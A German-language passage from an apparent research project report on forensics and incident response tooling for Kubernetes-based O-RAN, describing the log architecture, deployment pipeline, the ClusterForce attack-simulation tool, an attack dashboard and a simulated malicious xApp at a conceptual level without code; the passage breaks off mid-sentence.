Bei der Realisierung zeigte sich bei der Isolation eines O-RAN Microservice eine Besonderheit, die es in produktiven Umgebungen zu berücksichtigen gilt. Über eine Kubernetes Network Policy erfolgt die Isolation durch das Verbot von eingehendem und ausgehendem Traffic. Die Policy wird per Label an den entsprechenden POD gebunden. Das Label wird wiederum über Argo Events/Workflow gesetzt. Die Aktivierung der Policy für den POD hat aber keinerlei Einfluss auf bestehende Verbindung. Im Fall eines kompromittierten PODs würde eine bestehende Verbindung zu einem C2-Server nicht unterbunden. Die Ursache liegt in der Implementierung des Network Plugins in der Container-Runtime. Service-Mesh Plugins (z.B. Istio²⁷) verschaffen Abhilfe, sind aber komplett losgelöst von einer Open RAN Implementierung.

Weiterhin stellte sich während der Konzeption heraus, dass viele verschiedene Umsetzungsmöglichkeiten für Reaktionsmaßnahmen existieren, die aus dem Zusammenspiel mehrerer Einzelkomponenten bestehen. Der betrachtete und realisierte Ansatz bietet durch die Offenheit eine sehr große Flexibilität, sowohl bei den Benachrichtigungen (Trigger) als auch bei den Reaktionsmöglichkeiten (Response) selbst. Eine Ausweitung um zusätzliche Incident Response Playbooks kann problemlos innerhalb des 5G-FORAN Repositorys erfolgen. Wenn der Fokus für die Initiierung von Reaktionsmaßnahmen auf dem Tool Falco liegt, bietet sich Falco Talon für die Ausführung von Reaktionsmaßnahmen an. Die Erweiterung befindet sich noch in der aktiven Entwicklung, zielt aber genau auf den Anwendungsfall Response-Engine ab.

1.2.2.5 OpenSearch

Den Abschluss der DFIR-Tools bildet die DFIR-Base, welche auf einem dedizierten Kubernetes Cluster bereitgestellt wird. OpenSearch²⁸ wird als Open-Source-Tool für das zentralisierte Log-Management eingesetzt. Jegliche Ereignisse, die von den DFIR-Satellites über Fluent Bit versendet werden, gelangen über nginx als Kubernetes Ingress-Controller zu OpenSearch. Das Deployment erfolgt, wie bei allen DFIR-Tools, über Helm in Kombination mit Argo CD.

Die Untersuchungen wurden über Opensearch Dashboards durchgeführt und die Ergebnisse in Form von Excel Files für die Auswertung gesichert. Durchsucht wurde die Datenbank mittels Opensearch Dashboards über die Discover Ansicht. Alle Tools, sowie die k8sLogs wurden jeweils in eigenen Index geschrieben. Für die Auswertung wurde ein Alias über die Tools-Indices gelegt damit die Ergebnisse zusammenhängend in einem Zeitstrahl abgebildet werden konnten.

1.2.2.6 Architektur

Die nachfolgende Abbildung 4 zeigt den Aufbau und das Zusammenspiel der zuvor beschriebenen Komponenten. Für das Git-hosting wurde auf Codeberg²⁹ zurückgegriffen. Dort sind die relevanten Bausteine der DFIR-Tools hinterlegt und werden durch Argo CD deployt. Zusätzlich ist eine dedizierte Sandbox VM dargestellt. Sie wurde genutzt das „Forensic Container Checkpointing“-Feature zu evaluieren. Im Zuge der Realisierung zeigten sich aber zu viele Abhängigkeiten, die noch nicht in den verifizierten Kubernetes-Distributionen (k3s, Minikube, MicroK8s) vorzufinden sind. Die Möglichkeit wurde dennoch als Proof of Concept (PoC) erfolgreich evaluiert und bestätigt einen wertvollen Beitrag für die digitale Forensik, sobald das

²⁷ Istio Website; <https://istio.io/>

²⁸ OpenSearch Website; <https://opensearch.org/>

²⁹ Codeberg Website; <https://codeberg.org/>

Feature allgemein verfügbar ist. Details sind dem 5G-FORAN Repository (Branch „feature-checkpointing“) zu entnehmen.




Abbildung 5: Architektur der DFIR-Tools

Architekturbeschreibung Entwicklungsumgebung

Um die diversen Abhängigkeiten und Besonderheiten in den eingesetzten Applikationskomponenten adäquat berücksichtigen zu können, war es erforderlich eine Entwicklungsumgebung bereitzustellen, die es erlaubt Anpassungen innerhalb der Umgebung kontrolliert zu entwickeln, zu testen und abschließend in der Test- und Referenzumgebung bereitzustellen.

Das nachfolgende Architekturbild (Abbildung 6) beschreibt den Ablauf der Entwicklung der DFIR-Tools. Während der Entwicklung wurde zwischen Regel und Applikationsentwicklung unterschieden. Entsprechend gab es zwei Testumgebungen in jeweils unterschiedlicher Hardwareausstattung. In der Testumgebung lag der Fokus auf dem Testing der DFIR-Toolbausteine. Entsprechend war es nicht notwendig in dieser Umgebung die Open RAN Komponenten bereitzustellen und damit konnte die Dimensionierung der Hardware geringer im Vergleich zur Referenzumgebung ausfallen. Für eine Validierung des Regelwerks war es wiederum erforderlich auch auf die Open RAN Komponenten zurückgreifen zu können.




Abbildung 6: Aufbau der Entwicklungsumgebung

Insgesamt wurden vier Umgebungen eingesetzt. Die Feature- bzw. Applikationsentwicklung wurde in einem eigenständigen Repository³⁰ umgesetzt und erfolgt pro Feature in einem eigenständigen Branch. Ein Commit auf den „main“-Branch startet eine CI-Pipeline, um die grundlegende Lauffähigkeit in einer temporär aufgesetzten Umgebung zu testen. Nach erfolgreichem Durchlauf werden die Ergebnisse in „main“ gemergt. Kargo³¹ ist für die Steuerung und Freigaben in die unterschiedlichen Umgebungen zuständig. Der Tester gibt den aktuellen „main“-Branch für die Testumgebung frei. Hier wurden ausschließlich die DFIR-Tools getestet. Per Peer Review wurde das für die Testumgebung erstellte Artefakt für den „preprod“-Branch freigegeben. In der „preprod“-Umgebung wurden neue Regeln und Polycys getestet, da hier auch die O-RAN Komponenten verfügbar sind. Nachdem diese vom Product Owner freigegeben wurden, ist das Artefakt für die Referenzumgebung („prod“-Branch) verfügbar.

³⁰ PROCYDE Repository: <https://codeberg.org/PROCYDE/5G-FORAN-CHARTS>

³¹ Kargo; <https://docs.kargo.io>

Architekturbeschreibung DFIR Referenzumgebung („prod“)




Abbildung 7: Aufbau der produktiven („prod“) Referenzumgebung

Für die produktive DFIR-Umgebung wurden zwei Satellitensysteme und ein DFIR-Base Cluster auf Kubernetes in der Version 1.30 aufgesetzt. Die beiden Satelliten repräsentieren das Non-RT RIC bzw. Near-RT RIC. Beide Systeme enthalten die Tools Tracee, Tetragon sowie Falco. Bei den Regelsätzen und Policys wurde in der Regel auf das standardmäßige Angebot der Tools zurückgegriffen und während der Konzeption und Validierung um eigene Regeln ergänzt³². Da es sich bei der Referenzumgebung um einen minimalen (nur teilweise funktionsfähigen) O-RAN Testaufbau, ohne reale Interaktionen handelte, wurde auf ein Baselineing der Applikationen, bis auf wenige Ausnahmen, verzichtet. Im Gegenzug erzeugte das System entsprechend hohe „false/positive“-Raten. Eine Normalisierung und ein Baselineing der Daten ist für den Einsatz zwingend notwendig und für eine spezifische O-RAN Implementierung in einer realen, produktiven Umgebung durchzuführen.

Während der Auswertungsphase wurden die wesentlichen Events manuell korreliert und in Tabellenform aufbereitet.

³² Bei Tracee bezieht sich das Standard-Regelwerk auf die Regeln, die durch das SIGMA Repository bereitgestellt werden. Die mitgelieferten Standard-Tracee-Regeln wurden aus dem Image entfernt.




Abbildung 8: Infrastruktur Entwicklungs- und Forensikumgebung

Die Entwicklungsumgebung („dev“) wurde von jedem Entwickler nach den persönlichen Vorlieben aufgebaut. Das bedeutet der Entwickler konnte lokal auf Windows, Linux oder MAC arbeiten. Bei der lokalen Entwicklung wurde typischerweise auf VS-Code mit Rancher, Parallels oder Virtualbox gearbeitet. Die Entwicklungsumgebung bestand üblicherweise aus einem Kubernetes auf dem ein Argo CD Server, die Satellite-Tools und ein OpenSearch- Minimalsetup betrieben wurde.

Die Testumgebung („Test“) besteht aus zwei „headless“ Argo CD Servern, die mit einem zentralen Argo CD Server in einer Services-Umgebung verbunden sind. Für die „preprod“-Umgebung kommen drei weitere Argo CD-Instanzen zum Einsatz. Dies ermöglicht ein Cluster- und Staging-übergreifendes Deployment der DFIR-Tools. Auf dem gleichen Kubernetes-Server wird ebenfalls Kargo betrieben, sodass eine zusätzlich Kontroll-Instanz gegeben ist, das Deployment pro Stage zu koordinieren.

1.2.3 Angriffssimulation

Die Angriffsumgebung dient als Basis für die Simulation von Angriffen und ermöglicht somit die Verifizierung der aufgebauten DFIR-Umgebung einschließlich der unterschiedlichen DFIR-Tools. Die Angriffsumgebung wurde so konzipiert, dass sowohl auf Infrastruktur- als auch auf Applikationsebene innerhalb der verwendeten O-RAN Referenzimplementierung malizöse Spuren erzeugt und forensisch analysiert werden können. Das selbstentwickelte Tool „ClusterForce“ setzt auf Betriebssystemebene an und kann so auch außerhalb der containerisierten Microservices verschiedenste Artefakte erzeugen, von maliziösem Netzwerkverkehr über die Interaktion mit O-RAN-Komponenten bis hin zur Erzeugung von böswilligen Pods oder anderen Kubernetes-Ressourcen.

Die zweite Komponente ist eine malizöse xApp, die innerhalb der O-RAN Umgebung auf dem Near-RT RIC installiert wird. Diese Art von Anwendung ist als funktionale Erweiterung des Near-RT RIC gedacht. Da jedoch externe Entwickler und externe Plattformen diese Anwendungen entwickeln und bereitstellen können, bietet die xApp hervorragende Möglichkeiten, Schadsoftware einzuschleusen und Angreifer in der O-RAN-Umgebung zu simulieren.

1.2.3.1 ClusterForce

ClusterForce ist ein Python-basiertes Kommandozeilenprogramm, das sowohl interaktiv als auch automatisiert über Kommandozeilenparameter ausgeführt werden kann. Es ist modular aufgebaut und integriert mehrere vorselektierte Pentesting-Tools, die zur Erzeugung von Artefakten verwendet werden können. ClusterForce bietet vorparametrisierte Angriffe, um eine schnelle Ausführung im interaktiven Modus und eine automatisierte Ausführung über Skripte zu ermöglichen. Darüber hinaus ist eine Implementierung von Angriffen aus der Microsoft Kubernetes Threat Matrix enthalten, die eine breite Palette von Taktiken eines Angreifers gegen Kubernetes-basierte Umgebungen abdeckt.

Das Tool ClusterForce wird auf den Zielkomponenten, auf denen Artefakte generiert werden sollen, z.B. auf dem Near-RT RIC oder Non-RT RIC, installiert und über die Kommandozeile gesteuert. Durch die Anbindung an eine Datenbank können die Metadaten, Parameter und Eigenschaften eines Angriffs persistent gespeichert werden. Darüber hinaus können Angriffe zu Kampagnen zusammengefasst werden, so dass ein Angriff durch verschiedene Angriffsphasen abgedeckt werden kann und in jeder Phase unterschiedliche Artefakte erzeugt werden, die den entsprechenden Angriffsphasen zugeordnet werden.




Abbildung 9: Referenzarchitektur ClusterForce

Die Architektur der produktiven Angriffsumgebung in Verbindung mit dem Angriffstool ClusterForce ist in Abbildung 9 dargestellt. Die Architektur besteht aus mehreren Komponenten, den O-RAN Zielkomponenten, wie bereits in der DFIR-Architekturbeschreibung dargestellt, und den Angriffskomponenten. Das Tool ClusterForce läuft direkt auf den O-RAN Zielkomponenten, z.B. dem Near-RT RIC, und wird über eine SSH-Verbindung ausgeführt. Zusätzlich interagiert ClusterForce mit einer Datenbank, um Metadaten, die während der Generierung der Angriffsspuren gesammelt werden, persistent zu speichern. Diese Daten werden wiederum über das Attack-Dashboard aggregiert, angereichert und visualisiert. Alle beschriebenen Komponenten können über einen Ansible Controller, der in der Umgebung betrieben wird,

installiert, konfiguriert und aktualisiert werden. Zusätzlich kann die gesamte Infrastruktur über einen Terraform Proxmox-Provider von Grund auf neu aufgesetzt werden, um die Konfiguration und Installation konsistent und automatisiert zu realisieren.

1.2.3.2 Attack Dashboard

Die persistent gespeicherten Angriffsdaten können mit dem Attack-Dashboard abgerufen und visualisiert werden. Dadurch können die während der forensischen Post-Mortem Analyse gesammelten Informationen korreliert und die Genauigkeit und Vollständigkeit der forensischen Analyse besser beurteilt werden. Neben einer tabellarischen Darstellung und einer Timeline-Übersicht aller generierten Artefakte können Angriffspfade auch grafisch dargestellt werden.




Abbildung 10: Software Architektur - Attack Dashboard

Die Software-Architektur des Attack-Dashboards ist in Abbildung 10 dargestellt und basiert auf einem Frontend, das aus Javascript Controllern besteht, die mit Hilfe von Stimulus und Turbo dynamische Aktualisierungen der Benutzeroberfläche durchführen. Der Webserver leitet die Anfragen an die entsprechenden Handler- und Query-Funktionen weiter, die die Angriffsmetadaten aus der MongoDB-Datenbank erhalten und an das Frontend zurückgeben.

Um Angriffe im Kontext bekannter Threat Knowledge Databases wie MITRE ATT&CK und speziell im Kontext von O-RAN einordnen zu können, werden die generierten Artefakte anhand einer Methode von Klement et. al aus dem Paper, A Comprehensive Empirical Method to Analyze Threats in O-RAN Environments, kategorisiert und klassifiziert ³³.

³³ Klement, F., Liu, W., & Katzenbeisser, S. (2023). Toward securing the 6G transition: A comprehensive empirical method to analyze threats in O-RAN environments. *IEEE Journal on Selected Areas in Communications*, 42(2), 420-431.




Abbildung 11: Visualisierung der Zuordnung von MITRE-Taktiken zu CVEs.

Diese Einordnung umfasst unter anderem folgende Klassifizierungs- und Kategorisierungs-Frameworks: MITRE ATT&CK, CVE, CWE, CAPEC, wie in Abbildung 11 dargestellt und das O-RAN Threat Model mit seinen dedizierten O-RAN Threat IDs. Darüber hinaus können Angriffe mittels der Metriken des Common Vulnerability Scoring System (CVSS) und damit einem numerischen Schweregrad des Angriffs eingeordnet werden. Im Folgenden ein Beispiel zur Auswertung, dargestellt in Abbildung 12.




Abbildung 12: Kubernetes Threat Matrix - Zuordnung von Taktiken zu anderen Threat-Frameworks und CVSS-Score (sofern verfügbar).

Anhand der durchgeführten Angriffe können die Angriffspfade dargestellt werden (siehe Abbildung 13).




Abbildung 13: Visualisierung des Angriffspfads auf Basis gesammelter Angriffsmetadaten.

Damit bietet das Attack-Dashboard umfangreiche Auswertungsmöglichkeiten, die bei der Analyse und Korrelation forensischer Artefakte, sowie bei der Bewertung der Funktionalität der DFIR-Tools unterstützend mitwirken.

1.2.3.3 Maliziose xApp

Der flexible und modulare Aufbau der RAN Intelligent Controllers (RICs) ermöglicht funktionale Erweiterungen durch unabhängige Software von Drittanbietern in Form von xApps und rApps. Dies kann unter anderem eine Effizienzsteigerung des RAN-Betriebs ermöglichen und bietet eine kontinuierliche Anpassungsfähigkeit an die Anforderungen des RAN-Betreibers. Allerdings bergen diese Softwarekomponenten von Drittanbietern auch ein enormes Potenzial für Angreiferaktivitäten im sicherheitskritischen RAN-Umfeld.

Die Entwicklung einer xApp zur Angriffssimulation ist daher naheliegend und ermöglicht die Ausnutzung einer Vielzahl von Angriffsvektoren. Diese Angriffsvektoren umfassen das Einschleusen von Malware, die Installation von Malware auf einer zentralen O-RAN-Komponente (Near-RT RIC), den Aufbau eines Command-and-Control (C2)-Kanals, die Durchführung verschiedenster Angriffe innerhalb der O-RAN-Infrastruktur bis hin zur Datenexfiltration und Datendestruktion sowie Angriffe auf die Verfügbarkeit und Lauffähigkeit der O-RAN-Umgebung. Die entwickelte xApp integriert neben der Anbindung an das Near-RT RIC über die vorgesehenen Schnittstellen und der Implementierung der wesentlichen 